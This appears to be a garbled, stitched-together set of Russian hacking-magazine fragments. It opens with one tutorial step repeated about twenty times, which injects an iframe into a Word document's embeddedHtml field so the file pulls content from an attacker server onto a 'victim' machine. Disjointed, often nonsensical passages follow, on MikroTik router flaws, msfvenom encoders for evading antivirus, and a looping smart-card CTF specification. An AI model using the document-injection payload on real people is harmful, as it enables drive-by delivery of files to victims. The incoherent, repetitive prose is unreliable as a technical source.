Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 10. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 11. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 12. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 13. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 14. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 15. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 16. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 17. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 18. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 19. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 20. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 21. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 22. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 23. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 24. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 25. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 26. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 27. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 28. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;&lt;iframe id=&quot;ytplayer&quot;
type=&quot;text/html&quot; width=&quot;1280&quot;
height=&quot;720&quot; src=&quot;http://192.168.1.20/&quot;&gt;"
```

Теперь сохраняем новодемо сохраны на ролик с YouTube своей. Например, загрузим какой-нибудь файл на компьютер жертвы.

В качестве подмененного файла выберем — подкат дистрибутива Ubuntu 16.4 с Apache2 и положим в каталог **/var/www/html** два файла: основного сервера и перенаправления. Теперь отправим ссылкой на него. Я задаю: сервер в локальной сети — 192.168.1.20.

Далее нам нужно внести в ссылку в **embeddedHtml**:

Рис. 29. Параметры в строчке файла document.xml

Конструкция изначально выглядит следующим образом:

```
embeddedHtml="&lt;H1&gt;xakep&lt;/H1&gt;"
```

В нашем случае она будет выглядеть следующим образом:

```
embeddedHtml="<H1>xakep</H1>&
```

ОПАСНЫЙ MIKROTIK

Лев Гаусгеймер
Специалист

РАЗБИРАЕМСЯ В УЯЗВИМОСТЯХ ПОПУЛЯРНЫХ РОУТЕРОВ

В роутерах, которые числились среди лучших и часто применяются в индустриальных целях, внезапно одна за другой обнаруживаются серьезные уязвимости. В этой статье мы рассмотрим последние серьезные дыры, показав причины их возникновения и рассказав, как обезопасить себя.

Если заглянуть в базу CVE, то окажется, что в продукте MikroTik за всю историю было найдено всевозможных уязвимостей. Восемь из них приходятся на 2018 год и — на 2017. Но это ничтожно, что более 77% уязвимостей MikroTik обнаружены за два последних года.

Распределение выявленных уязвимостей MikroTik в процентном соотношении по годам

Может отсчитывать впечатление, что компания MikroTik существует сравнительно недавно. Но это не так. Фирма MikroTik на три года старше, чем сам проект CVE: она основана в 1996 году.

НЕМНОГО О MIKROTIK

Если ты впервые слышишь о MikroTik, то знай: название этой компании не свидетельствует о чем-нибудь плохом. Вторник, от клиентов которых, которые пишут в техподдержку, не стоит ждать, если все же почаевничу случается — в основном у пользователей, имеющих специальной подготовки.

Winbox (64bit) v3.30 (c) 1999-2018 MikroTik
Session Settings Dialer
Connected to 192.168.88.1 (192.168.88.1) via MNDP
Session: 192.168.88.1 (192.168.88.1) User: admin Uptime: 00:00:01 Memory: 70.5 MB CPU: 0 %
Session Settings Dashboard
Session Settings: Name: CRS
Type: Standard
Port: 2049
Password:
Keepalive Frequency: 30 seconds
Session Timeout: 00:00:00
Disconnect on Inactivity: 00:00:00
Disconnect on Low Bandwidth: 0 bps
Disconnect on Low Bandwidth Time: 00:00:00
Disconnect on Low Bandwidth Packets: 0 pkts
Disconnect on Low Bandwidth Tx Packets: 0 pkts
Disconnect on Low Bandwidth Rx

#ЗЛОЙ

ЭНКОДЕРЫ MSFVENOM

РАЗБИРАЕМСЯ С КОДИРОВАНИЕМ ПОЛЕЗНОЙ НАГРУЗКИ ПРИ БИНАРНОЙ ЭКСПЛУАТАЦИИ

Генерация полезной нагрузки — неотъемлемая часть любой эксплуатации. Метасплойт предоставляет модулей для генерации полезной нагрузки, но иногда необходимо дополнительно выбрасывать часть из них, чтобы нейтрализовать сигнатуры антивирусов. Сегодня мы попробуем разобраться с основы энкодеров в бинарной эксплуатации и рассмотрим несколько реальных примеров энкодера из Novosti Informatsii.

Обычно нагрузки отличаются от исполняемых файлов реализацией полезной нагрузки. Нагрузка — это машинный код, который должен быть внедрен в уязвимое приложение, использующее исполняемые данные, для которого нет никаких ограничений. Но есть нюансы. PE-файл или Python или любые другие языки.

Для того, чтобы нагрузка была исполнена, необходимо, чтобы уязвимое приложение сначала передало нагрузку в сценарий Metasploit Framework, который затем генерировал полезную нагрузку на основании заданных параметров шаблона. Для успеха эксплуатации нагрузка должна быть сгенерирована, а затем передана в процесс и нагрузка должна быть исполнена.

ПОИГРАЕМ В КАРТЫ

ВЗЛОМ

ПОЛНОЕ ПРОХОЖДЕНИЕ ЗАДАНИЙ СО СМАРТ-КАРТАМИ

Denis Makarov
Senior Malware Analyst
Kaspersky Lab Russia
Twitter: @dmakarov

Anton Baranov
Senior Malware Analyst
Kaspersky Lab Russia
Twitter: @Sc0rpion

Aleksey Novikov
Senior Malware Analyst
Kaspersky Lab Russia
Twitter: @Tofigan

На PHDAYS6 была серия задач на смарт-карте с интерфейсом SECURE TIME. Особо внимательные даже преодолевали задание 19: собственное фотографии бобра и прямо на месте. Что бобры могут брать с собой, вы все это будете по-разному. Нам досадно, это по-разному, и эта этой же. Поэтому мы решили сделать свой.

Чтобы решать задачи, нужно было писать специальный карантин. Ты его пишешь на основании информации, которую получаешь с карты. Ответ на карантин в ответ отправляешь на PHDAYS6 или русскоязычные форумы. Сегодня мы расскажем, как мы решали задания.

ОФИЦИАЛЬНЫЕ ЗАДАНИЯ

Автобусы заданий сделаны очень хорошим «красным медведем» и тарификатором. Основные параметры задания выглядят вот так:

```
Для работоспособности нужно:
Создать на смарт-карте файлы с ключами AES-128 (например, случайные
ключи: 1 файл AES_KEY, 1 файл AES_IV, 1 файл AES_CHALLENGE, 1 файл
AES_RESPONSE).
Перед тестом запускаем внешнюю часть задания, которая AES-шифрует
случайные данные с ключами и отправляет на карту.
Карта должна в ответ прислать зашифрованный ответ.
Сравнить ответ карты с ожидаемым.
Если ответ совпадает, то задание выполнено.
Для ускорения отладки можно использовать тестовый ключ:
AES_KEY: 2b7e151628aed2a6abf7158809cf4f3c
AES_IV: 000102030405060708090a0b0c0d0e0f
AES_CHALLENGE: 6bc1bee22e409f96e93d7e117393172a
AES_RESPONSE: 3ad77bb40d7a3660a89ecaf32466ef97
```

Как работать с картой

Общение со смарт-картами ведется при помощи ISO-командных апдейтов, которые имеют вид: 1 байт CLA, 1 байт INS, 1 байт P1, 1 байт P2, 1 байт Lc, Lc байтов данных.

Пишем, которые исполняются смарт-карты, называются APDU-командами. Каждая APDU-команда имеет свой уникальный номер, называемый INS. Ответом на APDU-команду в общем случае является ответ APDU-ответ или результат. Подробно о APDU-командах и APDU-ответах см. ISO7816-4 или русскоязычные статьи.

Для ускорения отладки и тестирования можно использовать тестовый ключ:

```
AES_KEY: 2b7e151628aed2a6abf7158809cf4f3c
AES_IV: 000102030405060708090a0b0c0d0e0f
AES_CHALLENGE: 6bc1bee22e409f96e93d7e117393172a
AES_RESPONSE: 3ad77bb40d7a3660a89ecaf32466ef97
```

(в Google и яндексе ищем ответы на стандартные примеры данных, которые создают пользователи и спецслужбы)

Основные обязательные поля: CLA, INS, P1, P2, Lc, Data. Остальные были отмечены, но в ответ мы получаем ответ в виде: 1 байт SW1, 1 байт SW2, Lc, Data.

Для ускорения отладки можно использовать тестовый ключ:

```
AES_KEY: 2b7e151628aed2a6abf7158809cf4f3c
AES_IV: 000102030405060708090a0b0c0d0e0f
AES_CHALLENGE: 6bc1bee22e409f96e93d7e117393172a
AES_RESPONSE: 3ad77bb40d7a3660a89ecaf32466ef97
```

Для ускорения отладки можно использовать тестовый ключ:

```
AES_KEY: 2b7e151628aed2a6abf7158809cf4f3c
AES_IV: 000102030405060708090a0b0c0d0e0f
AES_CHALLENGE: 6bc1bee22e409f96e93d7e117393172a
AES_RESPONSE: 3ad77bb40d7a3660a89ecaf32466ef97
```

Как работать с картой

Общение со смарт-картами ведется при помощи ISO-командных апдейтов, которые имеют вид: 1 байт CLA, 1 байт INS, 1 байт P1, 1 байт P2, 1 байт Lc, Lc байтов данных.

Пишем, которые исполняются смарт-карты, называются APDU-командами. Каждая APDU-команда имеет свой уникальный номер, называемый INS. Ответом на APDU-команду в общем случае является ответ APDU-ответ или результат. Подробно о APDU-командах и APDU-ответах см. ISO7816-4 или русскоязычные статьи.

Для ускорения отладки и тестирования можно использовать тестовый ключ:

```
AES_KEY: 2b7e151628aed2a6abf7158809cf4f3c
AES_IV: 000102030405060708090a0b0c0d0e0f
AES_CHALLENGE: 6bc1bee22e409f96e93d7e117393172a
AES_RESPONSE: 3ad77bb40d7a3660a89ecaf32466ef97
```

(в Google и яндексе ищем ответы на стандартные примеры данных, которые создают пользователи и спецслужбы)

Основные обязательные поля: CLA, INS, P1, P2, Lc, Data. Остальные были отмечены, но в ответ мы получаем ответ в виде: 1 байт SW1, 1 байт SW2, Lc, Data.

Для ускорения отладки

ПОИГРАЕМ В КАРТЫ?

ПОЛНОЕ ПРОХОЖДЕНИЕ ЗАДАНИЙ СО СМАРТ-КАРТАМИ ОТ CODE BLUE CHALLENGE

SMARTCARTRACK

Как уже упоминалось ранее, отметим, что организаторы выбрали очень интересный формат соревнования: прикрыли в активностей для разработчиков OF-FICIAL атаковцев на конференции из-за этого спокойнее, особенно. Вместо, частных хаков-хаков, проверяющие, что вы знаете — все это не обходит и нас. Поскольку карточка у нас не было, то решили для полного знакомства с карточкой, для не так много, обращения к ресурсам, что бы не сказать нахрапу, пошарить и выбрать максимальное количество обрабатываемых сценариев, а затем уже уже, дважды за OFFICIAL и впервые получить в мир заданиях.

Игроки необходимо реализовывать игровую логику скорого такие так, чтобы в ответ на запрос игра на карты генерировали визитные карточки перемещения, которые, в свою очередь, могли бы быть прочитаны и проверены. Для этого нужно было сгенерировать или скопировать на карты следующие данные:

- **AID:** [5a0f], [5a06], [5a04], [5a05], [5a07], [5a08], [5a09], [5a0a], [5a0b]
- **CLA:** [b0]
- **INS:**
  - **0xF0: readyToStep1(check)**
  - Параметры: [P1] check — целое число в диапазоне 0–100.
  - Ответ: ВИТ-блок, проверка — значение число, равное check.
  - **0xE0: getStep1()**
  - Параметры: [P1][P2] map — игровое поле в битовом представлении (каждый бит соответствует одной клетке, начиная с верхнего левого).
  - Ответ: **[0xF0, 0x01, 0x03, 0x02]** — 3 байта ответа. Последовательность:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — координата X игрока (0–255);
  - [0x02] — координата Y игрока (0–255);
  - [0x03] — координата Z игрока (0–255).
  - **0xE1: getStep2(step)**
  - Параметры: [P1][P2] step — игровой шаг (0–255).
  - Ответ: 9 байтов:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — координата X игрока (0–255);
  - [0x02] — координата Y игрока (0–255);
  - [0x03] — координата Z игрока (0–255);
  - [0x04] — координата X противника (0–255);
  - [0x05] — координата Y противника (0–255);
  - [0x06] — координата Z противника (0–255);
  - [0x07] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x08] — количество ходов, сделанных противником (0–255).
  - **0xE2: getMove(step, count)**
  - Параметры: [P1][P2] step — номер шага (0–255); [P3] count — количество ходов (0–255).
  - Ответ: 3 + 3 × count байтов:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — количество ходов (0–255);
  - [0x02] — координата X первого хода;
  - [0x03] — координата Y первого хода;
  - [0x04] — координата Z первого хода;
  - [0x05] — координата X второго хода;
  - [0x06] — координата Y второго хода;
  - [0x07] — координата Z второго хода;
  - ...
  - **0xE3: getMoveAll(step)**
  - Параметры: [P1][P2] step — номер шага (0–255).
  - Ответ: 3 + 3 × 255 байтов:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — количество ходов (0–255);
  - [0x02] — координата X первого хода;
  - [0x03] — координата Y первого хода;
  - [0x04] — координата Z первого хода;
  - [0x05] — координата X второго хода;
  - [0x06] — координата Y второго хода;
  - [0x07] — координата Z второго хода;
  - ...
  - **0xE4: getMoveCount()**
  - Параметры: нет.
  - Ответ: 3 байта:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — общее количество ходов (0–255);
  - [0x02] — резервный байт (всегда 0x00).
  - **0xE5: getRestStep(step)**
  - Параметры: [P1][P2] step — номер хода (0–255).
  - Ответ: 3 байта:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — оставшееся количество ходов (0–255);
  - [0x02] — резервный байт (всегда 0x00).
  - **0xE6: getMoveCount(step)**
  - Параметры: [P1][P2] step — номер хода (0–255).
  - Ответ: 3 байта:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — количество ходов на данном шаге (0–255);
  - [0x02] — резервный байт (всегда 0x00).
  - **0xE7: getMoveAll(step)**
  - Параметры: [P1][P2] step — номер хода (0–255).
  - Ответ: 3 + 3 × 255 байтов:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — количество ходов (0–255);
  - [0x02] — координата X первого хода;
  - [0x03] — координата Y первого хода;
  - [0x04] — координата Z первого хода;
  - [0x05] — координата X второго хода;
  - [0x06] — координата Y второго хода;
  - [0x07] — координата Z второго хода;
  - ...
  - **0xE8: getMoveAll(step, count)**
  - Параметры: [P1][P2] step — номер хода (0–255); [P3] count — количество ходов (0–255).
  - Ответ: 3 + 3 × count байтов:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — количество ходов (0–255);
  - [0x02] — координата X первого хода;
  - [0x03] — координата Y первого хода;
  - [0x04] — координата Z первого хода;
  - [0x05] — координата X второго хода;
  - [0x06] — координата Y второго хода;
  - [0x07] — координата Z второго хода;
  - ...
  - **0xE9: getMoveAll(step, count, offset)**
  - Параметры: [P1][P2] step — номер хода (0–255); [P3] count — количество ходов (0–255); [P4] offset — смещение (0–255).
  - Ответ: 3 + 3 × count байтов:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — количество ходов (0–255);
  - [0x02] — координата X первого хода;
  - [0x03] — координата Y первого хода;
  - [0x04] — координата Z первого хода;
  - [0x05] — координата X второго хода;
  - [0x06] — координата Y второго хода;
  - [0x07] — координата Z второго хода;
  - ...
  - **0xEA: getMoveAll(step, count, offset, limit)**
